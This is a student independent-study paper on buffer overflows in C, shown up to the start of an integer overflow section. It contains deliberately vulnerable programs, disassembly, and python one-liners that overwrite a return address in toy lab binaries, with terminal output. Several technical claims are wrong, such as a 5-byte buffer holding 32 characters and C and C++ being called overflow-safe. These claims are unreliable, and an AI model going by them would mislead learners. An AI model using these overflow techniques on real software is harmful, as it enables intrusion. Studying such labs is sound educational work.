SECURED SOFTWARE SYSTEMS

Biodoumoye George Bokolo

July 30, 2019

(Affiliations)[1] INDEPENDENT STUDY:CSIS 6033
(Affiliations)[2] Instructed and Guided by Dr. Luis Cueva Parra
(Affiliations)[3] Department of Mathematics and Computer Science:
Cyber-Systems and Information Security Graduate Program
(Affiliations)[4] Auburn University at Montgomery, Alabama, USA.
(Affiliations)[5] Study Material Credit: Carnegie Mellon University
(https://www.ece.cmu.edu/ ece732/s18/)

ABSTRACT

The is a research based on a an independent study class in summer 2018 with Dr. Cueva Parra. The research, codes and papers was based on writing and improving on already written codes from Dhaval Kapil, Jmanico and Andrew Smith's codes and my own research and modification of those codes to suit the target of this research. There are 2 sections to this paper and research. The first section deals with different types of Secured software systems and programs in C language explaining the different vulnerabilities and attacks. The second session is strictly researched based papers. This paper is mainly based on understanding, explaining and making an explicit explanation for anyone else to read and understand the concepts of Buffer overflow attacks, Integer overflow attack and format strings. The other half of the paper is a researched based paper on scholarly reviewed journals, papers, essays, research and my own findings and conclusions on Memory Protections, Virtual Machines, Control Flow integrity, Runtime Enforcements and a little bit of Digital Forensics.

SECTION I

1. INTRODUCTION

Buffer Overflow attack, Integer Overflow attack and Format String attacks has been a huge programmer error since programming languages but it was not noticed by attackers because languages are new and there were little or no attackers. All that was needed in the past was to do wonderful calculations that man can not do with programming, and many other human impossibilities and hackers got certified to be ethical hackers but then everything that has a good aspect somehow creates a bad aspect while doing good -hence programming.

The vulnerabilities in programming languages are its worst enemies and hence overflow attacks. When a buffer, memory size, data type, or sting use is overflown or unsafe to use and still being used, then the use of the code defeats it's purpose of creating a buffer or using those strings in the first place. This vulnerabilities are mostly common in C and C++ codes, hence our concentration.

This paper goes into details explain the different vulnerabilities of this programs using C codes and how they can be explioted, what harm they could do and how it generally works against the programmer which in most cases is a legitimate company.

Some independent study on Runtime Enforcement, Virtual Machines, CFI and Digital Forensics are written in the second section of this paper.

2. BUFFER OVERFLOW

Buffer overflow is the most common form of insecurity and vulnerability in IT, networking, Internet and many more software systems. Buffer overflow is when a program or a process writes more data into a fixed size block of memory than the designated memory can hold. Buffers are blocks of memory with restricted size content of data and when more data is written in a location and it is more than the needed size, then there is a buffer overflow and this happens very often.

Buffer overflow is a temporary data space area that has a limited spaces allocated to a single task. During buffer overflow, the alloted buffer memory can contain what ever is related to the task, but an overflow occurs when more inputs of data keeps coming in and the buffer cannot not reject it, so it keeps taking more and more data and thereby overwriting the data already stored that is critical to the task in that buffer. Input could be direct interaction, receiving a data file, remote request, or general data processing.

2.1 BUFFER OVERFLOW ATTACKS

Buffer overflow can provide incorrect instructions and results, jeopardize security bridges or Now there are vulnerabilities that are accompanied with buffer overflow and that will be discussed in the future.

Since buffer overflow are the most common and popular vulnerabilities, they are most remote penetration attacks that any organization should be concerned about because they are easy to exploit and they give the attacker the ability to inject and execute attack codes easily.

Buffer overflow attacks is when the flows in error handling and input checks are exploited during the process of passing more data to the buffer than it can handle eg bad networking, bad input handling, allows for unpredictable situations like the attack.

There are two ways to gain control of the host by using an attack code, they include:

- Inject it: A string of code is inputed to a program that stores in a buffer. This strings are actually CPU instructions and the attack code is stored in the buffer. In this case, the buffer does not need to be over flowed to do this, it can be injected at the right size of the buffer. It does not also matter where the buffer is located weather on the stack, heap or static data area, the attack can be effective.

- It is already in there: Most of the time, the code the attacker needs is already written by the victim in the programs address space. The attacker just need to parameterize the code and make the program to jump to that location. This jump can be done by using activation records, function pointers, or long jump buffers.

2.2 SOLUTIONS TO BUFFER OVERFLOW ATTACKS AND VULNERABILITIES

The aim of the attacker is to subvert the function of a code or program to take control of the host and control the program.

There are four basic approaches to defending buffer overflow attacks and vulnerabilities:

- Brute force methods

- Operating system approach: This helps to make the storage areas of buffers non-executable and prevents hackers from injecting codes for attack.

- Direct Compiler approach: this does array bounds checks on all array accesses and overflow buffer attacks are completely impossible but it very expensive to maintain.

- Indirect Compiler approach: This is an integrity check on code pointers before dereferencing is done can definitely stop buffer overflow attack.

Mostly buffer overflow attacks can be stopped by doing the above and the following:

- Stopping data when buffer is filled up. Boundary protections

- Constant monitoring during updates and upgrades

- Using some programming languages that are not vulnerable to buffer overflow attacks eg C, C++, etc.

2.3 EXAMPLE 1 OF A TYPICAL BUFFER OF ATTACK

```
#include <stdio.h>

void Hack()
{
    printf("Opps! You have been Hacked!!!!\n");
}

int main()
{
 char buffer[30];

    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);

    return 0;
}
```

Buffer Overflow as explained by Dhaval Kapil on this website https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/ was the main source of information to explain and execute this Buffer Overflow attack.


The code below explains a simple steps to identify vulnerability, attack the vulnerability and basic buffer over flow attack. The vulnerability in this code is the return address and so we will modify it and execute it as well.

In the code, there is a Hack method, that prints a simple message to boost your ego about the attack. In that method, an actual attack can be initialized, you can install a program, you can shut the system down, you can pop-up the terminal or cmd to instantiate a new function, start or halt a process. You get the point, you can do any thing in that method. The vulnerability in the code can also cause the program to crash or corrupt and this can easily be done in stack/heaps where a memory space is dedicated to a particular input at a given time.

The main method executes the code: checks the buffer size which was assigned, The input is supposed to be random character (or whatever you choose) within the buffer size, first, to test the code and ensure that it works. Then, you can try breaking the code and overflowing the memory of the buffer.

It is very important to use the -fno-stack-protector when running the code to avoid the stack smashing error. This is not applied to all systems. MAC, Linux Ubuntu and Linux Mint works differently in this case. Using Mint, it is safer to used that command to ensure that the code compiles correctly and if you dont use that, you can not tell when the code is having a smash error and when it is a segmentation fault or buffer overflow.


Figure 1: Execution Error -Stack Smashing Detection



```
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 20
 $ ./buff
Enter some text:
fdgdfdfgvdfbdjkdbihdffbvhdfbjldfjih^[OP
You entered: fdgdfdfgvdfbdjkdbihdffbvhdfbjldfjihP
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 20
 $ ./buff
Enter some text:
dfjvjdsfjbJesus is the sweetest Name I know and He is always my side and I wil
praise his
You entered: dfjvjdsfjbJesus
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 20
 $ ./buff
Enter some text:
sdfkjbsdagbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbaddddddddddddddddfffffffff
fffff
You entered: sdfkjbsdagbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbaddddddddddddd
dffffffffffffffff
*** stack smashing detected ***: ./buff terminated
Aborted
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 20
 $ gcc -fno-stack-protector BufferOverflow.c  -o buff
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 20
 $ gcc -fno-stack-protector BufferOverflow.c  -o buff
```

```
To compile, run and execute the code above follow the steps on the screenshot.

Note: The name of the c code is BufferOverflow.c and the output file is buff.
```


Figure 2: Compiling, Running and Executing the Code



```
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
 $ gcc BufferOverflow.c -o baby -fno-stack-protector
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
 $ ./baby
Enter some text:
babygi
You entered: babygi
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
 $ objdump -d baby
```

`To get the assembly language code from your terminal " objdump -d ./filename`

Figure 3: Assembly Language explanation of the code: OBJDUMP



```
00000000004005ed <Hack>:
  4005ed:       55                      push   %rbp
  4005ee:       48 89 e5                mov    %rsp,%rbp
  4005f1:       bf d8 06 40 00          mov    $0x4006d8,%edi
  4005f6:       e8 b5 fe ff ff          callq  4004b0 <puts@plt>
  4005fb:       5d                      pop    %rbp
  4005fc:       c3                      retq

00000000004005fd <main>:
  4005fd:       55                      push   %rbp
  4005fe:       48 89 e5                mov    %rsp,%rbp
  400601:       48 83 ec 20             sub    $0x20,%rsp
  400605:       bf f7 06 40 00          mov    $0x4006f7,%edi
  40060a:       e8 a1 fe ff ff          callq  4004b0 <puts@plt>
  40060f:       48 8d 45 e0             lea    -0x20(%rbp),%rax
  400613:       48 89 c6                mov    %rax,%rsi
  400616:       bf 08 07 40 00          mov    $0x400708,%edi
  40061b:       b8 00 00 00 00          mov    $0x0,%eax
  400620:       e8 cb fe ff ff          callq  4004f0 <__isoc99_scanf@plt>
  400625:       48 8d 45 e0             lea    -0x20(%rbp),%rax
```

These are very important to note:


- The address of Hack Function is 004005ed in hex
- Since our machine is little endian (Little-endian format reverses this order: the sequence addresses/sends/stores the least significant byte first (lowest address) and the most significant byte last (highest address)), we need to reverse the order of the types. You need to find out if your machine is little-endian or big endian. In this case it is going to be "ed 05 40 00". The location of the dump from the disassembly always happen to be the same all the time.
- To execute the code in python, type in this command on your terminal window

  ```
  python -c 'print "a"*32 + "\xed\x05\x40\x00"' | .\baby
  ```

Now the final screen shot explains the result of the entire process. In that screen shot the buffer has been overflown and the address return address has been modified. The hack function was not called, which is easily rectifiable but the 32 characters of "a" was printed and a " set of unknown characters at the end" which exceeds the buffer size and gives room to execute any other command.


I tried running this code in a MAC terminal and the results are different, the hack method object dump register worked but in case your computer is just like mine, you can run the code without the HACK method.

Figure 4: Final Results



```
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
 $ python -c 'print "a"*32 + "\xed\x05\x40\x00"' | ./baby
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa�@
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
```

Figure 5: Remove Hack Method-Final Results



```
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/In
dependent Study SUmmer 2018 $ gcc -fno-stack-protecto
r BufferOverflow.c
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/In
dependent Study SUmmer 2018 $ ./a.out
Enter some text:
1234567890
You entered: 1234567890
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/In
dependent Study SUmmer 2018 $ ./a.out
Enter some text:
123456789012345678901234567890123456
You entered: 123456789012345678901234567890123456
Segmentation fault
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/In
dependent Study SUmmer 2018 $ 
```

Segmentation Error occurs when a program is attempting to access a memory location that is not allocated or allowed because it is either below or in this case above the buffer size. You can also see that the memory was access and the error occurred after the memory location has already been access.

In this case, i reduced the buffer size to 5 and removed the hack method and when I ran the code I was able to print 5 character and even more. Note: size of buffer is 5 bytes and not 5 characters, so the number of characters allowed is 2 to the power of 5 which is 32 and this applies to all the memory size cases in the entirely of this paper.

When I tried typing in 10 characters and even 31 characters it took it in without grumbling but when I type in 33 characters and above, it brought up the segmentation error.

2.4 EXAMPLE 2 OF A TYPICAL BUFFER OF ATTACK

This is a simpler and much easier example of buffer overflow attacks.

```
#include <stdio.h>
```

```
#include <string.h>

  void Hack (void)
  {
          char buf[5]; //Buffer size is 5 and the number of characters expected is 2^5 = 32
          gets(buf); // warning: the ‘gets’ function is dangerous and should not be used.
          printf("%s\n", buf); //prints the password and buff size
  }

  int main(void)
  {
          printf("Enter the password\n");
          Hack(); //calls the hack method
          printf("Great, That is within the Buffer size\n");

          return 0;
  }
```

You are expected to enter a password to a nonexistent account lol. Type in a few characters within the buffer size which in this case is 5.

2.5 RESULTS: COMPILE AND RUN


```
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018/Project Fir
BuffOverFlow.c: In function ‘Hack’:
BuffOverFlow.c:7:11: warning: ‘gets’ is deprecated (declared at /usr/include/stdio.h:638) [-
           gets(buf); // warning: the ‘gets’ function is dangerous and should not be used.
           ^
/tmp/ccA4xaQj.o: In function ‘Hack’:
BuffOverFlow.c:(.text+0x10): warning: the ‘gets’ function is dangerous and should not be use
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018/Project Fir
Enter the password
HackHackHackHack
HackHackHackHack
Great, That is within the Buffer size
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018/Project Fir
Enter the password
HacKHackHackHackHackHackHackHackHackHackHackHackHackHack
```

You can see how the code compiles, runs and gets executed.

In the above picture, the highlighted is the location of the return address. Here, a small junk of memory has been overwritten by a call to retq by using the eip


To avoid Buffer overflow, the following function use should be avoided and replaced with the example listed

Figure 6: Buffer Overflow attack Example 2-Final Results



```
gcc: error: BuffOverFlow.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUm
mer 2018 $ cd Project\ Final/
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUm
mer 2018/Project Final $ gcc -fno-stack-protector BuffOverFlow.c
BuffOverFlow.c: In function ‘Hack’:
BuffOverFlow.c:7:11: warning: ‘gets’ is deprecated (declared at /usr/inc
lude/stdio.h:638) [-Wdeprecated-declarations]
           gets(buf); // warning: the `gets' function is dangerous and s
hould not be used.
           ^
/tmp/ccA4xaQj.o: In function `Hack':
BuffOverFlow.c:(.text+0x10): warning: the `gets' function is dangerous a
nd should not be used.
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUm
mer 2018/Project Final $ ./a.out
Enter the password
HackHackHackHack
HackHackHackHack
Great, That is within the Buffer size
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUm
mer 2018/Project Final $ ./a.out
Enter the password
HacKHackHackHackHackHackHackHackHackHackHackHack
HacKHackHackHackHackHackHackHackHackHackHackHack
Segmentation fault
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUm
mer 2018/Project Final $ A
```

Figure 7: Assembly Language Dump Example 2-Final Results




```
000000000040059f <main>:
  40059f:       55                      push   %rbp
  4005a0:       48 89 e5                mov    %rsp,%rbp
  4005a3:       bf 58 06 40 00          mov    $0x400658,%edi
  4005a8:       e8 a3 fe ff ff          callq  400450 <puts@plt>
  4005ad:       e8 cb ff ff ff          callq  40057d <Hack>
  4005b2:       bf 70 06 40 00          mov    $0x400670,%edi
  4005b7:       e8 94 fe ff ff          callq  400450 <puts@plt>
  4005bc:       b8 00 00 00 00          mov    $0x0,%eax
  4005c1:       5d                      pop    %rbp
  4005c2:       c3                      retq
  4005c3:       66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
  4005ca:       00 00 00
  4005cd:       0f 1f 00                nopl   (%rax)
```

```
\item gets() -> fgets() - read characters
\item strcpy() -> strncpy() - copy content of the buffer
\item strcat() -> strncat() - buffer concatenation
\item sprintf() -> snprintf()
```

Note:


There are 3 reasons why the Hack method did not work and to ensure that yours works, you have to do the following:

Figure 8: Buffer address on Assembly language Example 2-Final Results



```
000000000040059f <main>:
  40059f:       55                      push   %rbp
  4005a0:       48 89 e5                mov    %rsp,%rbp
  4005a3:       bf 58 06 40 00          mov    $0x400658,%edi
  4005a8:       e8 a3 fe ff ff          callq  400450 <puts@plt>
  4005ad:       e8 cb ff ff ff          callq  40057d <Hack>
  4005b2:       bf 70 06 40 00          mov    $0x400670,%edi
  4005b7:       e8 94 fe ff ff          callq  400450 <puts@plt>
  4005bc:       b8 00 00 00 00          mov    $0x0,%eax
  4005c1:       5d                      pop    %rbp
  4005c2:       c3                      retq
  4005c3:       66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
  4005ca:       00 00 00
  4005cd:       0f 1f 00                nopl   (%rax)

00000000004005d0 <__libc_csu_init>:
  4005d0:       41 57                   push   %r15
  4005d2:       41 89 ff                mov    %edi,%r15d
  4005d5:       41 56                   push   %r14
  4005d7:       49 89 f6                mov    %rsi,%r14
  4005da:       41 55                   push   %r13
  4005dc:       49 89 d5                mov    %rdx,%r13
  4005df:       41 54                   push   %r12
  4005e1:       4c 8d 25 28 08 20 00    lea    0x200828(%rip),%r12
  # 600e10 <__frame_dummy_init_array_entry>
```

Figure 9: Buffer Overflow attack (Assembly Language return address modification) Example 2-Final Results




```
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUm
mer 2018/Project Final $ python -c 'print "A"*12 + "\xc2\x05\x40\x00"' |
 ./a.out
Enter the password
AAAAAAAAAAAA�@
Great, That is within the Buffer size
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUm
mer 2018/Project Final $ python -c 'print "A"*12 + "\xc2\x05\x40\x00"' |
 ./a.out
Enter the password
AAAAAAAAAAAA�@
Great, That is within the Buffer size
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUm
mer 2018/Project Final $ 
```

- Find out if your system is a little endian or big endian system and this will let you know if you have to reverse the order of the return address
- you can compile your code using the "-no-pie" flag to ensure that the wrong characters are omitted and then you can get the right return address and bypass errors
- Be sure of the system processor you are using to run and compile your code, sometimes the buffer memory allocated might be more or less compared to the bit system and in my system, that was part of the issue.
- Take note of the gcc version you are using, in some case you might need to downgrade or upgrade to a different version. I had 4.8 version and

I upgraded to 6.0 version and I still had the same problem but when I downgraded to the 5.4 version, my code ran successfully and printed a space for extra characters -hence the buffer overflown

Figure 10: Buffer address on Assembly language Example 2-Final Results



```
dy SUmmer 2018 $ python -c 'print "a"*32 + "\x66\x06\x40\x00"' |
 ./bio
nter some text:
ou entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaf@
** stack smashing detected ***: ./bio terminated
borted
iodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent St
dy SUmmer 2018 $ 
```

3. BASIC INTEGER OVERFLOW

Integer overflow bugs are also vulnerabilities that can be used to exploit a code to strike an attack, a crash a program or gain absolute access and control to the program or its function for easy manipulation.

This overflow attacks are usually done in C or C++ codes compiled binary, hence it us very important to take cognizance during code writing and compilation. practice makes you perfect in avoiding vulnerabilities.

Integer overflow is similar to buffer overflow in many ways except buffer over deals with memory allocation and integer overflow deals with data type(numeric) overflow.

Integers are whole numbers and does not include fractions. There is an overflow when an input can output fractions

In the code below, I will be using Process registers - this is a designated amount of storage space and allocation of data to that space on the processor. For instance, if the binary width of a register is 8bits, then the maximum size of data that can be stored is 2 to the power of 8 -1 = 255 and so on.

```
#include <stdio.h>
```

